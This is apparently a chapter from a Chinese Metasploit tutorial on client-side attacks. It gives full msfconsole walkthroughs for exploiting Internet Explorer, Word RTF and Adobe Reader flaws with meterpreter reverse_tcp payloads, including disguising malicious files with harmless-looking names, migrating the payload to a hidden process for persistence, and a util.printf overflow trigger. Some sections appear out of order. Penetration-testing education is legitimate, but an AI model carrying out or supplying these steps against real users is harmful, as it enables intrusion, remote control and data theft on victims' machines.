Metasploit 中提供了大量针对几种流行软件的各类型的攻击模块，可用于执行客户端攻击。本章中将涉及的流行应用软件包括 Internet Explorer、Microsoft Office pack、Adobe reader 及 Flash 等，Metasploit 模型库中包含了一些针对这些流行软件的攻击模块，我们的目标是利用客户端漏洞成功攻击目标机器，并建立起到目标机器的 shell 连接。

Metasploit 将这种渗透过程分为两个简单的步骤。

（1）针对不同的应用软件目标，生成相应的恶意链接/文件，并在特定端口启动目标反向连接监听进程，之后将恶意链接/文件发送给目标用户。

（2）目标机器执行恶意链接/文件后，就实现了对相应应用软件的攻击渗透，Metasploit 会及时将攻击载荷传送给其他 Windows 进程，以便在目标应用软件崩溃（攻击代码执行导致）或用户关闭应用软件时仍能保持连通性。

对客户端攻击而言，通过这两个步骤就可以实现。本章主要关注 Windows 操作系统中的一些关键应用软件。首先分析基于浏览器漏洞的客户端攻击，包括 IE 6\7\8 等多个版本浏览器中的多个已知的漏洞，以及怎样利用这些漏洞实现对目标机器的攻击渗透，接下来转向另一个流行的应用软件，即 Microsoft Office 2003、2007，分析其文档格式漏洞和分析 PDF 漏洞，以及怎样利用恶意 PDF 文档攻击目标机器。最后（但并非最不重要）将讨论渗透测试中另一个重要方面，防病毒软件规避，其目标是破坏客户端的防病毒软件防护机制，以便在攻击渗透目标机器时不会触发告警。

本章将介绍 Metasploit 的全面功能，希望读者会喜欢阅读并实践，下面开始介绍本章的具体内容。

4.2　IE 浏览器不安全脚本错误配置漏洞


首先来看一下第一个基于浏览器的客户端攻击。使用客户端攻击模块的基本要素和前面章节中讨论的其他模块是类似的，唯一的差别在于将攻击代码向目标用户的传送过程。与基于操作系统漏洞的攻击不同的是，客户端软件攻击需要人工地在目标机器上执行漏洞利用代码和攻击载荷。这些问题会随着示例演示的进行而更易被理解。

准备

首先启动 msfconsole 并选择相应的漏洞利用代码，其过程与此前各章节中讲述的都是类似的。之后，了解怎样选择用于与目标机器建立 shell 连接的攻击载荷，接下来的示例演示中将要使用的漏洞利用代码是 exploit/windows/browser/i.e.unsafe scripting。

已知这一漏洞影响 Internet Explorer 6、7，这是 Windows XP、2003 Server 各版本中的默认浏览器，但在作者安装 IE 8(未打补丁)的 Windows 7 ultimate 机器上，仍然可以成功利用。

这一漏洞利用代码需要目标机器的 IE 浏览器中的 Initialize and script ActiveX controls not marked as safe 设置选项被选中时才能发挥作用，启动 IE 浏览器并通过 Tools | Internet Options | Security | Custom Level | Initialize and script ActiveX controls not marked as safe | Enable 这一路径可以找到该选项，如下图所示。



在其他版本的 IE 浏览器中也可以进行类似设置。本示例将针对两个不同类型的目标，一个运行的是 Windows XP SP2、IE 7，另一个运行的是 Windows 7、IE 8，下面开始攻击过程。

怎样实现

启动 msfconsole 并将相应的 exploit 设置为活跃状态，成功渗透目标后，使用攻击载荷 reverse_tcp 建立与目标的连接。

```
 msf > use exploit/windows/browser/ie_unsafe_scripting

msf  exploit(ie_unsafe_scripting) > set payload windows/meterpreter/
reverse_tcp

payload => windows/meterpreter/reverse_tcp


msf  exploit(ie_unsafe_scripting) > show options

Module options (exploit/windows/browser/ie_unsafe_scripting):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   SRVHOST     0.0.0.0           yes       The local host to..
   SRVPORT     8080              yes       The local port to..
   SSL         false             no        Negotiate SSL..
   SSLCert                       no        Path to a custom SSL..
   SSLVersion SSL3               no        Specify the version..
   URIPATH                       no        The URI to use for..


Payload options (windows/meterpreter/reverse_tcp):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   EXITFUNC    process           yes       Exit technique: seh..
   LHOST                         yes       The listen address
   LPORT       4444              yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf  exploit(ie_unsafe_scripting) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

漏洞利用代码和攻击载荷都已经设置为活跃状态，且没有对 RHOST 选项进行设置，因为这是客户端攻击。下面来看一下执行 exploit 命令的结果。

```
msf  exploit(ie_unsafe_scripting) > exploit

[*] Exploit running as background job.

[*] Started reverse handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/2IGIaOJQB
[*]  Local IP: http://192.168.56.101:8080/2IGIaOJQB
[*] Server started.
```

从结果可以看到，exploit 命令生成了一个恶意链接（http://192.168.56.101:8080/2IGIaoJQB），测试人员需要将该链接发送给目标主机，以便对目标主机上的浏览器进行攻击渗透，最后一行“server started”表明已经做好了在 4444 端口监测来自目标主机反向连接的准备。首先来分析该链接在目标 Windows XP 机器上运行的结果。


目标机器浏览器尝试加载该恶意链接指向的页面，但最后没有展示任何内容，而是崩溃或者显示空白页。注意观察 msfconsole，会产生如下所示的一些信息。

```
msf  exploit(ie_unsafe_scripting) > [*] Request received from
192.168.56.102:1080...

[*] Encoding payload into vbs/javascript/html...
[*] Sending exploit html/javascript to 192.168.56.102:1080...

[*] Exe will be uunqgEBHE.exe and must be manually removed from the
%TEMP% directory on the target.
```

```
Sending stage (752128 bytes) to 192.168.56.102

 [*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1081) at 2011-11-12 21:09:26 +0530
```

目前，已经建立了与目标主机的活跃会话，从命令行输出还可以看出，在目标机器的 temp 目录下创建了一个可执行文件，该可执行文件是整个攻击渗透过程的执行者。

接下来看一下在安装 Windows 7 和 IE 8 目标机器上点击恶意链接后的结果，如下图所示。



可以看到，点击该链接后，IE 8 会弹出一个告警消息提示，点击 Allow 按钮后，外部脚本就会在目标机器上运行，并导致浏览器崩溃或重启（依赖于系统）。

此时 msfconsole 报告了如下一些信息。

```
msf  exploit(ie_unsafe_scripting) > [*] Request received from
192.168.56.1:51115...

[*] Encoding payload into vbs/javascript/html...
[*] Sending exploit html/javascript to 192.168.56.1:51115...
[*] Exe will be uddoE.exe and must be manually removed from the %TEMP%
directory on the target.
```

```
[*] Sending stage (752128 bytes) to 192.168.56.1

[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:51116) at 2011-11-12 21:15:47 +0530
```

已经建立了与 Windows 7 目标机器的活跃会话，接下来在该会话中进行一些交互操作。

```
msf  exploit(ie_unsafe_scripting) > sessions

Active sessions
===============

  Id  Type    Information          Connection
  --  ----    -----------           ----------

  1 meterpreter x86/win32     DARKLORD-9CAD38\darklord
  2 meterpreter x86/win32    HackingAlert-PC\hackingalert
```

从结果可以看到，会话命令行展示了当前可用的活跃会话，分别是 Win XP 机器和 Win7 机器，下面与 Win 7 机器会话进行一些交互操作。

```
 msf  exploit(ie_unsafe_scripting) > sessions -i  1

meterpreter > shell

Process 4844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7264]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

怎样工作

这个漏洞利用的工作过程十分清晰。下面分析导致这一漏洞的原因，当“Initialize and script ActiveX controls not marked safe for scripting”选项被选中时，允许对 ActiveX 控件 WScript.Shell 进行访问。WScript.Shell 对象提供了读取文件系统、环境变量、读取并修改注册表、快捷方式管理等函数，从而使得攻击者可以利用该控件创建 JavaScript 脚本与目标机器文件系统进行交互并运行相应命令。

更多

下面介绍另一个重要的浏览器漏洞利用代码，它也可以在客户端攻击中使用。

Internet Explorer Aurora 内存损坏

这是另一个广泛利用的 IE 漏洞，大概出现在 2010 年中期。这一漏洞是“Operation Aurora”的核心，攻击者利用这一漏洞攻击过一些顶级公司。Metasploit 中对应的攻击模块主要针对 IE 6 内存损坏漏洞进行的攻击，现在把这一攻击模块作为练习题留给读者去尝试，具体位置是 exploit/windows/browser/ms10_002_aurora。

4.3 IE 浏览器 CSS 递归调用内存损坏漏洞

这是运行 IE 浏览器的 Windows 平台上最新的可用漏洞之一，目前已知该漏洞影响 Windows 7 和 Windows 2008 server 操作系统，默认情况下，这两个系统都使用 IE 8 作为浏览器。该漏洞的工作过程与刚才讲过的类似，下面对其进行快速测试，目标机器是 Windows 7 ultimate edition，默认安装了 IE 8（未打补丁）。

准备

首先启动 msfconsole。漏洞利用代码为 exploit/windows/browser/ms11_003_ie_css_import，攻击载荷选择的是 windows/meterpreter/bind_tcp，用于建立与目标机器的 shell 连接。

怎样实现

工作方式与前面讲过的一样。首先选择相应的漏洞利用代码，然后选择攻击载荷，之后对漏洞利用代码和攻击载荷必需的参数进行正确设置。下面展示了在 msfconsole 中进行这些操作。

```
msf > use exploit/windows/browser/ms11_003_ie_css_import

msf  exploit(ms11_003_ie_css_import) > set payload windows/meterpreter/
reverse_tcp

payload => windows/meterpreter/reverse_tcp
smsf  exploit(ms11_003_ie_css_import) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

```
msf  exploit(ms11_003_ie_css_import) > exploit

[*] Exploit running as background job.

[*] Started reverse handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/K9JqHoWjzyAPji
[*]  Local IP: http://192.168.56.101:8080/K9JqHoWjzyAPji
[*] Server started.
```

从结果可以看到，exploit 与 payload 及各种参数都已经正确设置。执行 exploit 命令后，攻击模块生成一个本地链接 http://192.168.56.101:8080/K9JqHoWjzyAPji，这是包含了攻击代码的恶意链接，需要传送给目标机器，以便目标点击该链接并使用 IE 浏览器打开。打开后，目标机器的 IE 浏览器将完全“冻结”，并消耗大量的系统资源，目标机器将不得不关闭浏览器。下面是有关 msfconsole 上的情况。

```
[*] 192.168.56.1:52175 Received request for "/K9JqHoWjzyAPji/\xEE\x80\
xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\
xA0\xE1\x81\x9A"
[*] 192.168.56.1:52175 Sending
windows/browser/ms11_003_ie_css_import CSS
[*] Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.1:52176) at 2011-11-15 13:18:17 +0530

[*] Session ID 1 (192.168.56.101:4444 -> 192.168.56.1:52176) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (5164)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 5220
[+] Successfully migrated to process
```


在目标浏览器执行攻击代码后，msfconsole 上将生成一个会话，并打开了到目标机器的 shell 连接，不过在建立 msf 和目标机器之间的 shell 连接会话之后，实际上还有一些其他操作：InitialAutoRunScript 执行了 migrate -f 命令，该命令的作用是将攻击载荷从 iexplore.exe 进程转移给 notepad.exe 进程。这一操作有助于保持持久连接，即便用户关闭了浏览器，但连通性仍将得以保持，因为 shell 连接已经转移到另外的进程。

怎样工作

下面深入了解有关这个漏洞的更多信息。该漏洞的名称准确地描述了导致该漏洞的原因，在 Windows 系统的 HTML 引擎（mshtml）分析一个多次导入相同 CSS 文件的 HTML 页面时，会导致内存损坏从而允许执行任意代码。观察下面的 HTML 代码段。

```
// html file
<link href="css.css" rel="stylesheet" type="text/css" />

// css file
*{
    color:red;
}
@import url("css.css");
@import url("css.css");
@import url("css.css");
@import url("css.css");
```

从上面代码段可以看出，相同的 CSS 文件共被调用了 4 次。Mshtml 分析该 HTML 页面时，会导致内存损坏。这一漏洞利用代码结合使用了堆喷洒技术和.NET 2.0 的 mscorie.dll 链接库模块，以便绕过 DEP 和 ASLR 等保护机制。由于过度的资源消耗，本漏洞会导致浏览器崩溃。成功利用这一漏洞后，攻击者会获取和已登录用户相同的权限。



上图是点击恶意链接执行攻击代码后的 IE 页面实例，前台图是 Windows 系统的进程管理器，从中可以清晰地看到 IE 浏览器的过度内存消耗，还需要注意的就是其中有一个 notepad.exe 进程，虽然系统中没有运行记事本程序，但任务管理器中仍然有相应进程，很显然是因为攻击载荷已经从 iexplorer.exe 迁移到 notepad.exe，所以此时该进程在后台运行。

更多

使用该攻击模块时会遇到一个常见的错误，下面快速浏览该错误并找到合适的解决方案。

Missing .NET CLR 2.0.50727

使用这一漏洞攻击模块时，可能会产生一条错误消息提示“Target machine does not have the .NET CLR 2.0.50727”，产生这一错误的原因是.Net 的问题，主要是因为 IE 浏览器没有被设置为默认浏览器，因此 user agent 会从非 ASLR 区域取回地址。将 IE 浏览器设置为默认浏览器可避免这一错误发生。

4.4　Microsoft Word RTF 栈溢出漏洞

前面两个漏洞示例都是浏览器相关的漏洞，本节将关注的是 Windows 中另一个常用软件 Microsoft Office。RTF 栈溢出漏洞在 Office 2010 和 Office 2007 版本中都存在。该漏洞存在于 Microsoft Word RTF 分析器对 pfragments 属性的处理过程中，下面会对该漏洞进行详细分析，目标机器是安装适当 Office 版本的 Windows 系统。

准备

首先启动 msfconsole，本示例中将要演示的漏洞在 exploit/windows/fileformat/ms10_087_rtf_pfragments_bof，要使用的攻击载荷是 windows/meterpreter/reverse_tcp，用于建立于目标的 shell 连接。

怎样实现

工作过程与前面讲的其他漏洞示例类似，首先设置 exploit，然后选择 payload，之后设置正确的参数以保证成功执行。开始执行这些操作步骤。

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
```

Microsoft Excel 2007 缓冲区溢出漏洞

这一已知漏洞针对的是 Microsoft Excel 2007（.xlb），执行恶意 xlb 文件导致栈溢出并执行任意代码。该漏洞利用代码在 exploit/windows/fileformat/ms11_021_xlb_bof。

4.5 Adobe Reader util.printf() 缓冲区溢出漏洞

PDF 是一种广泛应用的文档格式，用于共享各种文件和文档，因此经常被攻击者用来攻击目标机器。Adobe Reader 是最流行的 PDF 文档阅读工具之一，本漏洞存在于 Adobe Reader 8.1.3 之前的版本，该漏洞利用代码创建恶意 PDF 文档，在使用存在本漏洞的 Adobe Reader 打开时，会导致缓冲区溢出并允许执行任意代码。

准备

该漏洞利用过程与本章中讨论的其他漏洞非常类似。几乎所有客户端攻击的工作方式都是类似的，首先都是生成一个恶意文件/链接，然后以某种方式诱使目标用户在目标机器上执行，因此客户端攻击同时也包含了社会工程学手段。本示例针对的目标机器是 Windows XP SP3，运行 Adobe Reader version 8.1。

首先启动 msfconsole，使用 exploit/windows/fileformat/adobe_utilprintf 模块，攻击载荷模块为 windows/meterpreter/reverse_tcp。

怎样实现

首先选择漏洞利用代码模块并将其设置为活跃状态，然后选择攻击载荷，接下来传递各种必要的参数值。在 msfconsole 中完成这些步骤。

```
msf > use exploit/windows/fileformat/adobe_utilprintf

msf  exploit(adobe_utilprintf) > set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp

msf  exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):
```

```
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'priceinfo.rtf' file ...

[+] priceinfo.rtf stored at /root/.msf4/local/priceinfo.rtf
```

执行上面的命令后，Metasploit 将创建一个用来进行客户端攻击的恶意文件，该文件位于/root/.msf4/local/priceinfo.rtf。下一步通过电子邮件或其他媒介将该文件发送给目标用户，目标用户打开该恶意文件后，会发现打开了 word 文档，打开数秒后，Microsoft Word 实例将挂起或崩溃（取决于不同系统），同时，恶意文件成功执行漏洞利用代码，并建立了到目标主机的活跃会话。为保持该连接的持久性，攻击代码会将控制权限转移到某个后台运行的隐蔽进程。

```
Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:57031) at 2011-11-13 23:16:20 +0530

[*] Session ID 2 (192.168.56.101:4444 -> 192.168.56.1:57031) processing
InitialAutoRunScript 'migrate -f'

[*] Current server process: WINWORD.EXE (5820)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 5556
[+] Successfully migrated to process
```

开始的几行命令成功执行漏洞利用代码，并创建了 SESSION ID 为 2 的活跃会话，后面几行命令表明攻击载荷成功地从 WINWORD.EXE 迁移到 notepad.exe。

怎样工作

该漏洞攻击模块创建了一个恶意 Word 文档，该文档将非法值传递给 Word 分析器，分析器无法识别非法值从而导致缓冲区溢出。然后攻击载荷开始运行，并建立与攻击方机器的反向连接。这一漏洞攻击是否成功取决于目标机器自身状况，因为 **Windows ASLR（地址空间布局随机化）**会阻止执行任意代码（攻击载荷）。

更多

Office 软件还有另外一个流行的漏洞，留给读者作为练习，这里只对其进行简单介绍。

```
msf  exploit(ms10_087_rtf_pfragments_bof) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms10_087_rtf_pfragments_bof) > show options

Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.rtf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh..
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

该漏洞利用代码包含 FILENAME 参数，其中存放的是创建的恶意文件名称，默认名是 msf.rtf，一般需要更改为不太容易引起怀疑的文件名。还需要设置的是 LHOST 参数值，该参数是攻击方机器的 IP 地址。

```
msf  exploit(ms10_087_rtf_pfragments_bof) > set FILENAME priceinfo.rtf
FILENAME => priceinfo.rtf

msf  exploit(ms10_087_rtf_pfragments_bof) > set LHOST 192.168.56.101
```

上面的命令将文件名设置为 priceinfo.rtf，LHOST 则设置为 192.168.56.101，这样必要的参数已经设置完毕。

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME   msf.pdf           yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXITFUNC   process          yes       Exit technique: seh..
   LHOST                       yes       The listen address
   LPORT      4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

从结果可以看到，列出的 Adobe Reader 版本为 8.1.2，操作系统为 Windows XP SP3。因此，本漏洞利用代码能否成功执行高度依赖于目标机器使用的操作系统和 Adobe Reader 软件版本。

该漏洞利用模块包含名为 FILENAME 的参数，将其设置为默认值，该参数代表的是待创建的恶意 PDF 文档名，将其更改为不容易引起怀疑的文档名称，另外还需要将 LHOST 参数设置为攻击方机器的 IP 地址。

```
msf  exploit(adobe_utilprintf) > set FILENAME progressreport.pdf
FILENAME => progressreprt.pdf

msf  exploit(adobe_utilprintf) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

现在已经准备就绪，接下来运行 exploit 命令生成恶意 PDF 文档以备在客户端攻击时使用。

```
msf  exploit(adobe_utilprintf) > exploit
```

```
[*] Creating 'progressreport.pdf' file...

[+] progressreport.pdf stored at /root/.msf4/local/progressreport.pdf
```

从结果可以看到，已创建了名为 progressreport.pdf 的恶意文件，并存储在/root/.msf4/local 文件夹中。

本示例将采用一些不同的方法启动用于反向连接的监听器。假定某些情况下必须突然关闭 msfconsole，那么怎么继续漏洞利用过程？必须再次创建恶意 PDF 文档么？答案是不需要。Metasploit 中包含特殊的监听器模块，可在 msfconsole 中启动监听器，以便用于为在客户端攻击中创建但还未使用的恶意文件/链接恢复渗透测试过程。假定已经创建了恶意 PDF 文档，但还没用来执行客户端攻击，那么重启 msfconsole，并使用 exploit/multi/handler 模块来为反向连接建立监听器。

```
msf > use exploit/multi/handler

msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > show options

Module options (exploit/multi/handler):
```

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: she..
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf  exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

从结果可以看到，上述代码建立了 multi/handler 模块，并为其添加了攻击载荷。下一步根据具体需要添加 LHOST 和 LPORT 选项，还有一个与 multi/handler 模块一起运行的额外脚本，将在下一章进行讨论。最后执行 exploit 命令并启动监听器。

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
```

现在反向连接监听器已经建立并运行，做好了接收目标机器执行恶意 PDF 文档并反向连接的准备。

恶意 PDF 文档在目标机器上执行以后，会导致机器完全“冻结”，Adobe Reader 软件也处于完全挂起的状态，即导致目标系统的拒绝服务。之所以会造成系统崩溃，是因为恶意 PDF 文件引发了缓冲区溢出。攻击成功后，在攻击方机器上可以看到有 meterpreter 会话启动，并且此时可以对目标机器进行远程操控。

```
[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1035) at 2011-11-25 12:29:36 +0530

meterpreter > shell
Process 1880 created.
Channel 1 created.
Microsoft Windows XP SP3
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
```

怎样工作

这一漏洞的根源在于某些版本的 Adobe Reader 软件中 JavaScript 函数 util.printf()的实现出现了错误。该函数首先将其接收的参数转换为字符串，但只使用最开始的 16 个数字，其余部分则使用固定值 0（十六进制形式为 0x30）进行填充，如果向该函数传递一个超过长度值上限而又精心设计过的命令，就需要重写程序内存并控制其执行流程。该 Metasploit 模块创建特殊定制的 PDF 文档，其中嵌入了对程序内存分配模式进行操控的 JavaScript 代码，并可以触发该漏洞，同时允许攻击者以 Adobe Reader 应用程序运行者的用户权限执行任意代码。观察 PDF 中嵌入的这两行 JavaScript 代码。

```
var num = 1.2
util.printf("%5000f",num)
```

这两行简单的 JavaScript 代码的功能是将字节 0x20 在栈中复制 5000 次，从而可以控制异常处理程序，并在尝试写入栈后的内存段时触发异常。

4.6 使用 msfpayload 生成二进制程序和 shellcode

到目前为止，讨论过的很多技术都可以用于在客户端攻击中，对目标机器进行攻击渗透，所有这些技术都涉及到利用目标机器中各种应用程序的漏洞，但是在一些场景中，前面讨论的这些技术无法发挥作用，而为了获取访问权限，必须对一些应用程序软件进行攻击渗透。

Metasploit 还具备另一种功能，利用这种功能，也可以执行客户端攻击，而又不必担心对目标机器运行的应用软件的攻击渗透问题。可利用 Msfpayload 解决这一问题，首先对其进行快速介绍，然后对其进行实践。

